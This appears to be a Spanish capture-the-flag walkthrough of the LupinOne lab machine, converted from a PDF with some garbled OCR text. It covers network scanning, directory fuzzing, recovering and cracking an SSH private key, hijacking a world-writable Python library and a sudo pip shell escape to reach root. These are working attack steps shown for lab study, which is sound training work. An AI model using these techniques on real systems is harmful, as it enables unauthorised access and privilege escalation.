
Sudo nmap -vvv -sS -sV -O 192.168.1.0/24

```
> sudo nmap -vvv -sS -sV -0 192.168.1.0/24
[sudo] password for zom:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 22:29 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 22:29
```

Saldrá la máquina LupinOne

```
Nmap scan report for LupinOne.home (192.168.1.78)
Host is up, received arp-response (0.0037s latency).
Scanned at 2022-06-28 22:29:11 CEST for 115s
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 64 OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.48 ((Debian))
MAC Address: 08:00:27:19:4E:67 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
```

Entrar al servidor web con la dirección 192.168.1.146, saldrá una web con el logo de LupinOne.



Al inspeccionar elemento no se encuentra nada

```
<!DOCTYPE html>
<html> (scroll)

▼ <head>

▼ <style>
    body { margin: 0; } #over img { margin-left: auto; margin-right: auto; display: block; }
    </style>
    </head>

▼ <body>


▼ <div id="over" style="position:absolute; width:100%; height:100%"> (desbordamiento)

    img src="/image/arsene_lupin.jpg">
    </div>
    </body>
    </buthle>
</body>
</html>
<!--Its an easy box, dont give up.-->
```


Hacer un escaneo de todos los directorios del servidor

```
> sudo gobuster dir -u 192.168.1.78 -w /usr/share/wordlists/dirb/common.txt
 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
     Method:
                                      /usr/share/dirb/wordlists/common.txt
     Wordlist:
     Negative Status codes:
                                     404
                                     gobuster/3.1.0
     User Agent:
     Timeout:
                                      10s
 2022/06/28 22:38:45 Starting gobuster in directory enumeration mode
                            (Status: 403)
(Status: 403)
(Status: 403)
(Status: 301)
(Status: 200)
                                              [Size: 277]
[Size: 277]
[Size: 312]
[Size: 333]
                                                             [--> http://192.168.1.78/image/]
  image
  index.html
                            (Status: 200)
(Status: 301)
(Status: 301)
(Status: 200)
(Status: 403)
                                                             [--> http://192.168.1.78/javascript/]
[--> http://192.168.1.78/manual/]
  javascript
                                              [Size: 317]
                                              [Size: 34]
[Size: 277]
  server-status
 2022/06/28 22:38:48 Finished
 △ > # ~
Ir a /robots.txt
 192.168.1.78/robots.txt
                                                    192.168.1.78/robots.txt
                   \mathbf{c}
 User-agent: *
 Disallow: /~myfiles
```

Usar ffuf para encontrar los archivos ocultos



Saldrá uno llamado secret, ir a /~secret Mostrará el usuario que es icex64




Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file, Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack. I'm smart I know that.


Any problem let me know

Your best friend icex64

Usar de nuevo ffuf bajo /~secret



Descubrir el tipo de encriptado en dcode.fr



Usar el decodificador de Base 58



Ir a /tmp



Usar cat para introducir todo el hash en un nuevo archivo

```
cat >> key
----BEGIN OPENSSH PRIVATE KEY----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAACAAAIXAAAAB3NzaC1yc2EAAAADQABAAACAQDBzHjzJcvk
9GXiyytplgT9z/mP91Nq0U9QoAwop5JNxhEfmj5KQmdj/JB7sQ1hBotONvqaAdmsK+0YL9
H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6
xzoKn/ExVkApsdimIRvchsv4ZMmMZEkTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT7
J0wKgLrX2pmoMQC6o420QJaNLBzTxCY6jU2BDQECoVuRPL7eJa0/nRfCa0rIzPfZ/NNYgu
/Dlf1CmbXEsCVmlD71cbPqwfWKGf3hWeEr0WdQhEuTf50yDICwUbg0dLiKz4kcskYcDzH0
ZnaDsmjoYv2uLVLi19jrfnp/tVoLbKm39ImmV6Jubj6JmpHXewewKiv6z1nNE8mkHMpY5I
he0cLdyv316bF180+3y5m3gPIhUUk78C5n0VUOPSQMxs56d+B9H2bFil2lo18mTFawa0pf
XdcBVXZkouX3nlZB1/Xoip71LH3kPI7U7fPsz5EyFIPWIaENsRmznbtY9ajQhbjHAjFCla
hzXJi4LGZ6mjaGEil+9g4U7pjtEAqYv1+3x8F+zuiZsVdMr/66Ma4e6iwPLqmtzt3UiFGb
4Ie1xaWQf7UnloKUyjLvMwBbb3gRYakBbQApo0NhGoYQAAB1BkuFFctACNrlDxN180vczq
mXXs+ofdFSDieiNhKCLdSqFDsSALaXkLX8DFDpFY236qQE1poC+LJsPHJYSpZ0r0cGjtWp
MkMcBnzD9uynCjhZ9ijaPY/vMY7mtHZNCY8SeoWAxYXToKy2cu/+pVyGQ76KYt3J0AT7wA
20R3aMMk0o1LoozuyvOrB3cXMHh75zBfgQyAeeD7LyYG/b7z6zGvVxZca/g572CXXXSXlb
Q0w/AR8ArhAP4SJRNkFoV2YRCe38WhQEp4R6k+34tK+kUoEaVAbwU-lchYyM8ZarSvHVpE
vFUPiANSHCZ/b+pdKQtBzTk5/VH/Jk3QPcH69EJyx8/gRE/glQY6z6nC6uoG4AkIl+g0xZ
0hWJJv0R1Sgrc91mBVcYwmuUPFRB5YFMHDWbYmZ0IvcZtUxRsSk2/uWDWZcW4tbskEVPft
rqE36ftm9eJ/nWDsZoNxZbjo4cF44PTF0WU6U0UsJW6mDclDko6XSjCK4tk8vr4qQB80LB
```

Ir al directorio de john y ejecutar el script ssh2john.py

./ssh2john.py /tmp/key > /tmp/hash

Comprobar que el archivo hash se ha creado correctamente

Crackear la contraseña con john

Saldrá la contraseña P@55w0rd!

```
y sudo john /tmp/hash -wordlist=/usr/share/wordlists/fasttrack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (/tmp/key)
P@55w0rd! (/tmp/key)
P@55w0rd! (/tmp/key)
3g 0:00:00:23 DONE (2022-06-29 00:06) 0.1260g/s 9.327p/s 9.327c/s 9.327C/s baseball..starwars
Session completed

Δ > □ /usr/share/john
```

Dar permisos al archivo key

```
> chmod 600 /tmp/key
```

Entrar mediante ssh con esa contraseña y el usuario icex64`, al ejecutar el comando pedirá la contraseña crackeada P@55w0rd!

Ver el usuario y directorio

```
icex64@LupinOne:~$ whoami
icex64
icex64@LupinOne:~$ pwd
/home/icex64
icex64@LupinOne:~$
```

Mostrar contenido del directorio

```
icex64@LupinOne:~$ ls
user.txt
```

Mostrar contenido de user.txt, mostrará la flag del usuario 3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}

Mostrar información del sistema

Dirá que el usuario icex64 puede ejecutar un commando en LupinOne, este se encuentra en el directorio personal de otro llamado arsene

```
User icex64 may run the following commands on LupinOne:
(arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

Ir al directorio personal de arsene y mostrar el contenido

```
icex64@LupinOne:/tmp$ cd /home/arsene
icex64@LupinOne:/home/arsene$ ls
heist.py note.txt
icex64@LupinOne:/home/arsene$ |
```

Leer el archivo note.txt, dirá que sabe que el script puede comprometer su cuenta.

```
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my secret file.

Only you have access to my program, because I know that your account is secure.

See you on the other side.

Arsene Lupin.
icex64@LupinOne:/home/arsene$ |
```

Ejecutar el script

```
icex64@LupinOne:/home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
Its not yet ready to get in action
icex64@LupinOne:/home/arsene$ |
```

Buscar archivos que puedan ser ejecutados por todos los usuarios

```
icex64@LupinOne:/home/arsene$ find / -type f -perm -ug=rwx 2>/dev/null
/usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/home/arsene$ |
```

Introducir un comando en el script usando cat para poder cambiar al usuario arsene cuando se ejecute

```
icex64@LupinOne:/home/arsene$ cat >> /usr/lib/python3.9/webbrowser.py
os.system("/bin/bash")
^C
icex64@LupinOne:/home/arsene$ |
```

Ejecutar el script

```
icex64@LupinOne:/home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/ar
sene/heist.py
```

Se cambiará al usuario arsene

```
icex64@LupinOne:/home/arsene\$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py arsene@LupinOne:\$
```


Comprobar los permisos del usuario arsene

```
arsene@LupinOne:~$ id
id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(
floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
arsene@LupinOne:~$ sudo -l
sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
\!/sbin\:/bin
User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:~$ |
```

Ver qué tipo de archivo es pip en /usr/bin/pip

```
arsene@LupinOne:~$ file /usr/bin/pip
file /usr/bin/pip
/usr/bin/pip: Python script, ASCII text executable
arsene@LupinOne:~$ |
```

Revisar la documentación de pip https://gtfobins.github.io/gtfobins/pip/



Usar estos comandos a excepción del último que cambiará un poco, el resultado sería:

TF=\$(mktemp -d)

echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <\$(tty) >\$(tty) 2>\$(tty)')" > \$TF/setup.py sudo –u root /usr/bin/pip install \$TF

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

```
arsene@LupinOne:~$ TF=$(mktemp -d)
arsene@LupinOne:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh
<$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:~$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/bin
User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:~$ sudo -u root /usr/bin/pip install $TF
Processing /tmp/tmp.VzMG9bN9lC
# |
```

Ir al directorio de root y mostrar el contenido

```
# cd /root
# ls
root.txt
# |
```

Leer el archivo root.txt, dará la flag de root 3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}

Flags

Icex64= 3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny} Root= 3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}